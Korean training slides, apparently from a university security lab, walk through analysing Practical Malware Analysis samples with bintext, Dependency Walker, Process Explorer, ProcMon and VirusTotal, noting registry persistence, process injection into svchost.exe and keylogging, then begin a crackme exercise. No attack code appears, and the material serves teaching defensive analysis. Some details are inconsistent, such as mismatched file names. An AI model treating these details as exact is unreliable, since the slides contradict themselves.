
- ProcMon 실행



실습5) Malware Analysis ①

❖ 동적 분석 - ProcMon ②

- Filter를 통해 Target 실행 파일을 검사
 - 정적 분석을 통해, 실행 파일을 생성과 레지스터 값 변경의 동작 수행을 의심했음.



실습5) Malware Analysis ①



❖ 동적 분석 – ProcMon ③

- *VideoDriver*를 더블클릭하면, 이 레지스트리는 *vmx32to64.exe*가 생성함을 알 수 있음.

실습5) Malware Analysis ①



❖ 분석 결과 ①

- Lab03-01.exe 파일이 실행되면, *vmx32to63.exe*라는 파일을 생성하여 *VideoDriver*라는 레지스트리 생성한다.
 - 확인: ProcMon
- 이 *VideoDriver*는 Windows OS가 실행되면 자동으로 동작한다.
 - 확인: bintext, ProcMon
- 이 동작은 *WinVMX32*라는 Mutex를 실행시켜 Socket 통신을 통한 데이터 전송이다.
 - 확인: bintext, Process Explorer
- 이 때 통신하는 곳은 www.practicalmalwareanalysis.com이다.
 - 확인: bintext

실습5) Malware Analysis ①



❖ 분석 결과 ②

▪ VirusTotal (<https://www.virustotal.com/ko/>)

- 이미 보안 어플리케이션에 등록이 되었다면 VirusTotal을 통해 확인해 볼 수 있다.
- 정적 분석 시, 미리 VirusTotal로 확인해도 된다.



Antivirus	Result	Update
ALYac	Generic.PoisonIvy.29390FBA	20170311
AVG	Win32/Agent.BB	20170313
AVware	Backdoor.Win32.Poison.Pg (v)	20170313
Ad-Aware	Generic.PoisonIvy.29390FBA	20170313
AegisLab	Backdoor.Win32.Poison.aectc	20170313
AhnLab-V3	Trojan/Win32.Poison.R2018	20170312
Antiy-AVL	Trojan[Backdoor]Win32.Poison	20170313
Arcabit	Generic.PoisonIvy.D72CEFBAA	20170313

실습6) Malware Analysis ②



❖ 실습 환경

▪ 시나리오

- Malware로 의심 가는 실행 파일이 있다는 신고를 받고, 해당 파일을 수거했다.
- 이 실행 파일이 하는 역할을 알아내자.

▪ 실습 PC

- Windows XP VM

▪ Tools

- 정적 분석 도구

- **bintext** – 바이너리 내의 가독 스트링 추출 도구. Import 된 함수 명을 알 수 있다.
 - **Dependency Walker** – DLL 또는 EXE 파일의 종속성을 볼 수 있는 도구.
 - **VirusTotal** – 파일 검사 제공 웹사이트. 다양한 바이러스 검사 엔진을 통해 진단할 수 있다.

- 동적 분석 도구

- **Process Explorer** – Windows OS 프로세스의 동작을 실시간 확인하는 모니터 도구.
 - **ProcMon** – Windows OS 프로세스의 동작을 실시간 확인하는 모니터 도구.

실습 출처: 실전 악성코드와 멀웨어 분석

실습6) Malware Analysis ②



❖ 정적 분석 – **bintext** ①

BinText 3.0.3

File to scan	C:\Documents and Settings\MESL\바탕 화면\Malware\Lab03-03.exe		
<input checked="" type="checkbox"/> Advanced view			
File pos	Mem pos	ID	Text
A 00000000454A	00000040454A	0	CloseHandle
A 000000004558	000000404558	0	VirtualFree
A 000000004566	000000404566	0	ReadFile
A 000000004572	000000404572	0	VirtualAlloc
A 000000004582	000000404582	0	GetFileSize
A 000000004590	000000404590	0	CreateFileA
A 00000000459E	00000040459E	0	ResumeThread
A 0000000045AE	0000004045AE	0	SetThreadContext
A 0000000045C0	0000004045C2	0	WriteProcessMemory
A 0000000045D8	0000004045D8	0	VirtualAllocEx
A 0000000045EA	0000004045EA	0	GetProcAddress
A 0000000045FC	0000004045FC	0	GetModuleHandleA
A 000000004610	000000404610	0	ReadProcessMemory
A 000000004624	000000404624	0	GetThreadContext
A 000000004638	000000404638	0	CreateProcessA
A 000000004644	000000404644	0	FreeResource
A 000000004654	000000404654	0	SizeofResource
A 00000000466C	00000040466C	0	LockResource
A 00000000467C	00000040467C	0	LoadResource
A 00000000468C	00000040468C	0	FindResourceA
A 00000000469C	00000040469C	0	GetSystemDirectoryA
A 0000000046B2	0000004046B2	0	Sleep
A 0000000046B8	0000004046B8	0	KERNEL32.dll
A 0000000046C8	0000004046C8	0	GetCommandLineA
A 0000000046DA	0000004046DA	0	GetVersion
A 0000000046E8	0000004046E8	0	ExitProcess
A 0000000046F6	0000004046F6	0	TerminateProcess
A 00000000470A	00000040470A	0	GetCurrentProcess
A 00000000471E	00000040471E	0	UnhandledExceptionFilter
A 00000000473A	00000040473A	0	GetModuleFileNameA
A 000000004750	000000404750	0	FreeEnvironmentStringsA
A 00000000476A	00000040476A	0	FreeEnvironmentStringsW
A 000000004784	000000404784	0	WideCharToMultiByte
A 00000000479A	00000040479A	0	GetEnvironmentStrings
A 0000000047B2	0000004047B2	0	GetEnvironmentStringsW
A 0000000047CC	0000004047CC	0	SetHandleCount
A 0000000047DE	0000004047DE	0	GetStdHandle
A 0000000047EE	0000004047EE	0	GetFileType
A 0000000047FC	0000004047FC	0	GetStartupInfoA
A 00000000480E	00000040480E	0	HeapDestroy
A 00000000481C	00000040481C	0	HeapCreate
A 00000000482A	00000040482A	0	HeapFree
A 000000004836	000000404836	0	RtlUwind
A 000000004842	000000404842	0	WriteFile
A 00000000484E	00000040484E	0	HeapAlloc
A 000000004854	000000404854	0	GetCpInfo
A 000000004866	000000404866	0	GetACP
A 000000004870	000000404870	0	GetOEMCP
A 00000000487C	00000040487C	0	HeapReAlloc
A 00000000488A	00000040488A	0	LoadLibraryA
A 00000000489A	00000040489A	0	MultiByteToWideChar
A 111111114148R01	111111114148R01	0	ICManStringA

실습6) Malware Analysis ②



❖ 정적 분석 – **bintext** ②

- 의심스러운 Strings
 - VirtualFree / VirtualAlloc
 - 가상 메모리 공간 생성
 - CreateFileA
 - 새로운 파일 생성
 - WriteProcessMemory / ReadProcessMemory
 - 프로세스 메모리 Read/Write
 - AAAAAAAA / A@AA / @AA+A
 - 이상한 Strings 나열

실습6) Malware Analysis ②

❖ 정적 분석 – Dependency Walker ①

The screenshot shows the Dependency Walker interface for the file LAB03-03.EXE. The left pane displays the module structure with 'LAB03-03.EXE' containing 'KERNEL32.DLL'. The right pane contains two tables of imported functions.

Imports from KERNEL32.DLL:

PI	Ordinal ^	Hint	Function	Entry Point
0	N/A	27 (0x001B)	CloseHandle	Not Bound
0	N/A	52 (0x0034)	CreateFileA	Not Bound
0	N/A	68 (0x0044)	CreateProcessA	Not Bound
0	N/A	125 (0x007D)	ExitProcess	Not Bound
0	N/A	163 (0x00A3)	FindResourceA	Not Bound
0	N/A	178 (0x00B2)	FreeEnvironmentStringsA	Not Bound
0	N/A	179 (0x00B3)	FreeEnvironmentStringsW	Not Bound
0	N/A	182 (0x00B6)	FreeResource	Not Bound
0	N/A	195 (0x00C0)	GetACP	Not Bound

Imports from another DLL:

E	Ordinal ^	Hint	Function	Entry Point
0	1 (0x0001)	0 (0x0000)	ActivateActCtx	0x0000A6D4
0	2 (0x0002)	1 (0x0001)	AddAtomA	0x00035505
0	3 (0x0003)	2 (0x0002)	AddAtomW	0x000326D9
0	4 (0x0004)	3 (0x0003)	AddConsoleAliasA	0x00071CDF
0	5 (0x0005)	4 (0x0004)	AddConsoleAliasW	0x00071CA1
0	6 (0x0006)	5 (0x0005)	AddLocalAlternateComputerNameA	0x00059382
0	7 (0x0007)	6 (0x0006)	AddLocalAlternateComputerNameW	0x00059266
0	8 (0x0008)	7 (0x0007)	AddRefActCtx	0x0002BFFF9

List of Modules:

Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum	CPU	Subsystem	Symbols	Pre
KERNEL32.DLL	2008-04-14 9:00p	2008-04-14 11:26a	1,227,264	A	0x0012DFBC	0x0012DFBC	x86	Console	CV	0x7
LAB03-03.EXE	2011-04-08 12:54p	2011-04-09 2:54a	53,248	A	0x000000000	0x000195A9	x86	Console	None	0x0
NTDLL.DLL	2008-04-14 9:00p	2008-04-14 11:26a	624,128	A	0x000A6D10	0x000A6D10	x86	Console	CV	0x7

For Help, press F1

실습6) Malware Analysis ②





❖ 정적 분석 – Dependency Walker ②

- 의심스러운 Import Functions
 - CreateFileA
 - CreateProcessA
 - GetStringTypeA
 - ReadProcessMemory
 - WriteFile
 - ...

실습6) Malware Analysis ②

❖ 동적 분석 – Process Explorer ①

- Lab03-03.exe가 실행되면 Child Process로 svchost.exe가 생성
- 잠시 후, Lab03-03.exe 프로세스는 kill되고 svchost.exe만 남음.



실습6) Malware Analysis ②

❖ 동적 분석 – Process Explorer ②

▪ 실행 프로세스의 핸들 리스트 확인

The screenshot shows the Process Explorer interface. At the top, there is a header with columns: Name, CPU, Working Set, Outside TIME, and Microsoft Corporation. Below this, a table lists handles categorized by Type (e.g., Desktop, Directory, Event, File, Key, KeyedEvent, Mutant, Section) and their names. A red box highlights two specific registry keys under the 'Key' category:

Type	Name
Desktop	\Default
Directory	\KnownDlls
Directory	\Windows
Directory	\BaseNamedObjects
Event	\BaseNamedObjects\userenv: User Profile setup event
File	C:\Documents and Settings\MESEL\바탕 화면\Malware
File	\Device\KsecDD
File	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b641...
Key	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
Key	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Drivers32
Key	HKCU
KeyedEvent	\KernelObjects\CritSecOutOfMemoryEvent
Mutant	\BaseNamedObjects\SHIMLIB_LOG_MUTEX
Mutant	\BaseNamedObjects\CTF,LBES,MutexDefaultS-1-5-21-1960408961-167712848...
Mutant	\BaseNamedObjects\CTF,Compart,MutexDefaultS-1-5-21-1960408961-167712...
Mutant	\BaseNamedObjects\CTF,Asm,MutexDefaultS-1-5-21-1960408961-1677128483...
Mutant	\BaseNamedObjects\CTF,Layouts,MutexDefaultS-1-5-21-1960408961-167712...
Mutant	\BaseNamedObjects\CTF,TMD,MutexDefaultS-1-5-21-1960408961-1677128483...
Mutant	\BaseNamedObjects\CTF,TimListCache,FMPDefaultS-1-5-21-1960408961-167...
Section	\BaseNamedObjects\CiceroSharedMemDefaultS-1-5-21-1960408961-1677128...

At the bottom of the window, status information is displayed: CPU Usage: 0,00% | Commit Charge: 46,46% | Processes: 22 | Physical Usage: 55,18%.

- Network와 관련된 레지스트리가 있는 것을 확인할 수 있음.

실습6) Malware Analysis ②

❖ 동적 분석 – Process Explorer ③

- 실행 파일의 DLL 참조 리스트 확인

The screenshot shows the Process Explorer interface with the process 'svchost.exe' selected. The table lists various DLLs and their details. Several DLLs are highlighted with red boxes: 'lpk.dll', 'msacm32.dll', 'MSCTF.dll', 'msvcr7.dll', 'ntdll.dll', 'ole32.dll', 'oleaut32.dll', 'rpcrt4.dll', 'secur32.dll', 'shell32.dll', 'shimeng.dll', and 'shlwapi.dll'. These are likely the DLLs being analyzed.

Name	Description	Company Name	Path
AcGenral.dll	Windows Compatibility DLL	Microsoft Corporation	C:\WINDOWS\WAppPatch\AcGenral.dll
advapi32.dll	Advanced Windows 32 Base ...	Microsoft Corporation	C:\WINDOWS\system32\advapi32.dll
comctl32.dll	Common Controls Library	Microsoft Corporation	C:\WINDOWS\system32\comctl32.dll
comctrl32.dll	User Experience Controls Lib...	Microsoft Corporation	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.C...
ctype.nls			C:\WINDOWS\system32\ctype.nls
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\WINDOWS\system32\gdi32.dll
imm32.dll	Windows XP IMM32 API Clien...	Microsoft Corporation	C:\WINDOWS\system32\imm32.dll
kernel32.dll	Windows NT BASE API Client...	Microsoft Corporation	C:\WINDOWS\system32\kernel32.dll
Locale.nls			C:\WINDOWS\system32\Locale.nls
lpk.dll	Language Pack	Microsoft Corporation	C:\WINDOWS\system32\lpk.dll
msacm32.dll	Microsoft ACM Audio Filter	Microsoft Corporation	C:\WINDOWS\system32\msacm32.dll
MSCTF.dll	MSCTF Server DLL	Microsoft Corporation	C:\WINDOWS\system32\MSCTF.dll
msvcr7.dll	Windows NT CRT DLL	Microsoft Corporation	C:\WINDOWS\system32\msvcr7.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\WINDOWS\system32\ntdll.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\WINDOWS\system32\ole32.dll
oleaut32.dll			C:\WINDOWS\system32\oleaut32.dll
rpcrt4.dll	Remote Procedure Call Runti...	Microsoft Corporation	C:\WINDOWS\system32\rpcrt4.dll
secur32.dll	Security Support Provider Int...	Microsoft Corporation	C:\WINDOWS\system32\secur32.dll
shell32.dll	Windows Shell Common DLL	Microsoft Corporation	C:\WINDOWS\system32\shell32.dll
shimeng.dll	Shim Engine DLL	Microsoft Corporation	C:\WINDOWS\system32\shimeng.dll
shlwapi.dll	Shell Light-weight Utility Libr...	Microsoft Corporation	C:\WINDOWS\system32\shlwapi.dll

- Language Pack DLL을 참조
- Network와 관련된 DLL을 참조

실습6) Malware Analysis ②

❖ 동적 분석 – ProcMon ①

- Lab03-01.exe 파일은 곧장 사라지므로, svchost.exe로 필터링
- svchost.exe와 같은 프로세스 명이 많으므로 PID로 필터링
 - PID는 Process Explorer를 통해 확인 가능

The screenshot shows the Process Monitor application interface. On the left, a 'Process Monitor Filter' dialog is open, displaying a condition: 'PID is 424'. This condition is highlighted with a red box. Below it, a table lists various process filters with their actions: 'Include' or 'Exclude'. One entry for 'Process... is Procmn.exe' has 'Exclude' selected and is also highlighted with a red box. The main window on the right displays a tree view of processes and a detailed table of system events. A specific event for 'svchost.exe' with PID 424 is highlighted with a red box in the table. The bottom status bar shows CPU Usage: 0.00%, Commit Charge: 46.50%, Processes: 22, and Physical Usage: 0.00%.

Process	CPU	Private Byt..	Working Set	PID
System Idle Process	100,00	0 K	16 K	0
System	< 0,01	0 K	0 K	n/a He
Interrups				
smss.exe		164 K	108 K	468 Wi
csrss.exe		1,776 K	4,180 K	568 Cli
winlogon.exe		8,396 K	3,612 K	592 Wi
services.exe		1,676 K	1,784 K	636 Se
svchost.exe		3,056 K	2,284 K	844 Ge
wmiprvse.exe		2,412 K	4,648 K	216 WI
svchost.exe		1,760 K	1,812 K	928 Ge
svchost.exe		14,832 K	14,452 K	1020 Ge
wsctnfy.exe		640 K	1,008 K	1512 WI
svchost.exe		1,304 K	1,748 K	1228 Ge
svchost.exe		2,280 K	2,788 K	1308 Ge
spoolsv.exe		3,028 K	2,400 K	1484 Sp
alg.exe		1,164 K	1,480 K	172 Ap
lsass.exe		3,756 K	740 K	648 LS
explorer.exe		12,440 K	3,172 K	1652 Wi
ctfmon.exe		1,080 K	2,424 K	700 CT
proexp.exe		11,692 K	14,828 K	1920 Sy
Procmn.exe		8,612 K	5,932 K	1244 Pr
conime.exe		320 K	2,412 K	998 Cr
svchost.exe		960 K	2,348 K	424 Ge

실습6) Malware Analysis ②




❖ 동적 분석 – ProcMon ②

- log 파일을 생성하여, 지속적으로 Write 하는 것을 확인 할 수 있음.

실습6) Malware Analysis ②

❖ 동적 분석 – ProcMon ②

- 해당 log 파일을 살펴보면 키보드 입력을 저장함을 알 수 있음.



실습6) Malware Analysis ②



❖ 분석 결과 ①

- *Lab03-03.exe*는 실행되면 *svchost.exe*라는 child process를 생성하고 종료된다.
 - 확인: Process Explorer
- *svchost.exe*는 새로운 파일을 생성하여, 메모리에 있는 값을 Write한다.
 - 확인: bintext, Dependency Walker, ProcMon
- 그리고 이를 네트워크 통신으로 전달한다.
 - 확인: Process Explorer

실습6) Malware Analysis ②



❖ 분석 결과 ②

- VirusTotal (<https://www.virustotal.com/ko/>)

virus total

SHA256: ae8a1c7eb64c42ea2a04f97523ebf0844c27029eb040d910048b680f884b9dce

File name: Lab12-02.exe

Detection ratio: 52 / 60

Analysis date: 2017-03-14 10:39:17 UTC (1 day ago)



Antivirus	Result	Update
Ad-Aware	Gen:Win32.ExplorerHijack.dqW@a09ui3p	20170314
AegisLab	Troj.W32.Agent.hwkclc	20170314
AhnLab-V3	Dropper/Win32.Agent.R194628	20170314
ALYac	Gen:Win32.ExplorerHijack.dqW@a09ui3p	20170314
Antiy-AVL	Trojan/Win32.Agent	20170314
Arcabit	Gen:Win32.ExplorerHijack.388CBE	20170314
Avast	Win32:Malware-gen	20170314

실습7) Reverse Engineering



❖ 실습 환경

- 시나리오

- 실행할 수 없는 실행 파일을 리버스 엔지니어링을 통해 실행시키자.

- 실습 PC

- Windows XP VM

- Tool

- OllyDbg

실습 출처: CodeEngn – basic RCE

실습7) Reverse Engineering

❖ 실습 환경 구축

- 실습 자료 다운로드
 - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > Reverse.rar
- OllyDbg 다운로드
 - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > ollydbg.zip

MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일			
	이름	변경 시간	형식
	Reverse.rar	2018/10/13 05:59:00	RAR 파일
	ollydbg.zip	2018/10/13 05:56:21	ZIP 파일

실습7) Reverse Engineering

❖ 실습 자료 실행 및 결과

- “abex’s 1st crackme” 메시지가 나타남 > 확인



